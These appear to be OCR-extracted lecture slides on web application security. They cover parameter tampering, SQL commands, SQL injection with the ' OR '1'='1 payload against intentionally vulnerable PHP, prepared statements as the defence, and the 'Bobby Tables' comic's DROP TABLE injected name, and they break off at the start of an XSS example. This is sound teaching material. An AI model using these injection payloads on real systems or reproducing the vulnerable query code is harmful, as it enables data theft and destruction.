


Access denied


Access denied.

Get input from reliable sources when possible rather than the user





Student
Here is
how much
I owe you
Sounds good
Merchant
PayPal

<input type=[illegible]23" name="cost" value="70.00">



Student
Merchant
You need to pay $70.00
The student needs to pay $70.00
PayPal

```
<input type= 23" name="cost" value="70.00">
```


Student
The book is shipped
Here is the payment
Merchant
PayPal
The student paid $70.00

Topics

- Crash Course: Web Architecture
- Parameter Tampering
- Path Traversal
- SQL Injection
- Cross Site Scripting (XSS)


GET / HTTP/1.0
Browser
index.php
TP/1.1
index.php
Web server
index.php
Database server
Microsoft SQL Server

SQL

- SQL (Structured Query Language) is a common database framework used by web applications
- Basic commands:

CREATE – make a new entry in the database

INSERT – put new data into a table

UPDATE – modify existing records

DELETE – remove an entry from the database

DROP – remove an entire column, table, etc.

SELECT – retrieve information

WHERE – extract data that meets a condition

Sample Database: Users Table

name	age	address	salary	pnum
Alice	40	123 Park Street	60000	1
Bob	25	345 Campbell Road	40000	2
Cat	32	567 Frankford Road	35000	1
Joe	50	789 Park Street	55000	3
Kathy	66	111 Plano Parkway	42000	5
George	62	121 Greenville Avenue	67000	1

Sample Database: Project Table

pnumber	**pname**	**plocation**
1	Project X	Dallas
2	Project Y	Dallas
3	Project Z	Houston
4	Middleware	Austin
5	Lazer Printers	Dallas

insert into Users(name, age, address, salary, pnum) values ("Jack", 43, "124 Park Street", 50000, 4);

name	age	address	salary	pnum
Alice	40	123 Park Street	60000	1
Bob	25	345 Campbell Road	40000	2
Cat	32	567 Frankford Road	35000	1
Joe	50	789 Park Street	55000	3
Kathy	66	111 Plano Parkway	42000	5
George	62	121 Greenville Avenue	67000	1

name	age	address	salary	pnum
Alice	40	123 Park Street	60000	1
Bob	25	345 Campbell Road	40000	2
Cat	32	567 Frankford Road	35000	1
Joe	50	789 Park Street	55000	3
Kathy	66	111 Plano Parkway	42000	5
George	62	121 Greenville Avenue	67000	1
Jack	43	124 Park Street	50000	4

update Users set salary = 60000 where name = “Bob”;

name	age	address	salary	pnum
Alice	40	123 Park Street	60000	1
Bob	25	345 Campbell Road	40000	2
Cat	32	567 Frankford Road	35000	1
Joe	50	789 Park Street	55000	3
Kathy	66	111 Plano Parkway	42000	5
George	62	121 Greenville Avenue	67000	1
Jack	43	124 Park Street	50000	4

name	age	address	salary	pnum
Alice	40	123 Park Street	60000	1
Bob	25	345 Campbell Road	60000	2
Cat	32	567 Frankford Road	35000	1
Joe	50	789 Park Street	55000	3
Kathy	66	111 Plano Parkway	42000	5
George	62	121 Greenville Avenue	67000	1
Jack	43	124 Park Street	50000	4

SQL

- To select a user:

```
SELECT * from Users WHERE name = 'Bob';
```

- The username is determined at runtime, so let’s make it:

```
SELECT * from Users WHERE name = '$name';
```

- For example, if $name is “Joe”:

```
SELECT * from Users WHERE name = 'Joe';
```

Example


Result of query:

```
SELECT * from Users WHERE name = 'Joe';
```

name	age	address	salary	pnum
Joe	50	789 Park Street	55000	3

SQL

- We have a database with this Project table



pnumber	pname	plocation
1	Project X	Dallas
2	Project Y	Dallas
3	Project Z	Houston
4	Middleware	Austin
5	Lazer Printers	Dallas

How do we get just the entries for Project X?

SQL

```
SELECT * FROM Project WHERE
pname = 'Project X';
```

pnumber	pname	plocation
1	Project X	Dallas

SQL Injection

- So what good is this to us as attackers?
  - Remember that *$name* variable?

```
SELECT * from users WHERE name = '$name';
```

We control it! How about in this one?

```
SELECT * FROM users WHERE username=$user AND
password=$pass
```

Vulnerable Code

```
$name = $argv[0]; //user input

$query  = "SELECT * FROM Users
    WHERE name = ‘$name’;";

$result = pg_query($conn, $query);
```

SQL Injection

- Try setting *$user* equal to:

```
me’ OR ‘1’ = ‘1’; --
```

- Now we get the query:

```
SELECT * FROM users WHERE username=‘me’ OR ‘1’ = ‘1’; --
```

What does this do?

```
SELECT * FROM users
WHERE username='me' OR '1' = '1'; --
```

- Retrieves the records for all users
- The query looks for tuples where

  username = me is true

  OR

  1=1 is true (always true)
- -- comments out the rest of the line

Preventing SQL Injections


- Use prepared statements aka parameterized queries.

```
$query = “SELECT * FROM Users
   WHERE name = ?"
$stmt = $mysqli->prepare($query);
$stmt ->bindParam( 1, $name);
$name = $argv[0];
$stmt->execute();
```

SQL Injection - Exercise

http://www.codebashing.com/sql_demo

http://battleschool.securitycompass.com/web/index


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

Topics

- Crash Course: Web Architecture
- Parameter Tampering
- Path Traversal
- SQL Injection
- Cross Site Scripting (XSS)

Cross Site Scripting

- Exploits the trust your browser has in a website
- Usually requires victim clicking or visiting a link to a trusted website
- Results in attacker running arbitrary Javascript in victim browser

The Setup

- User input is echoed into HTML response.
- Example: search field
  - **http://google.com/search.php ? term = apple**
  - search.php responds with:

```
<HTML>      <TITLE> Search Results </TITLE>
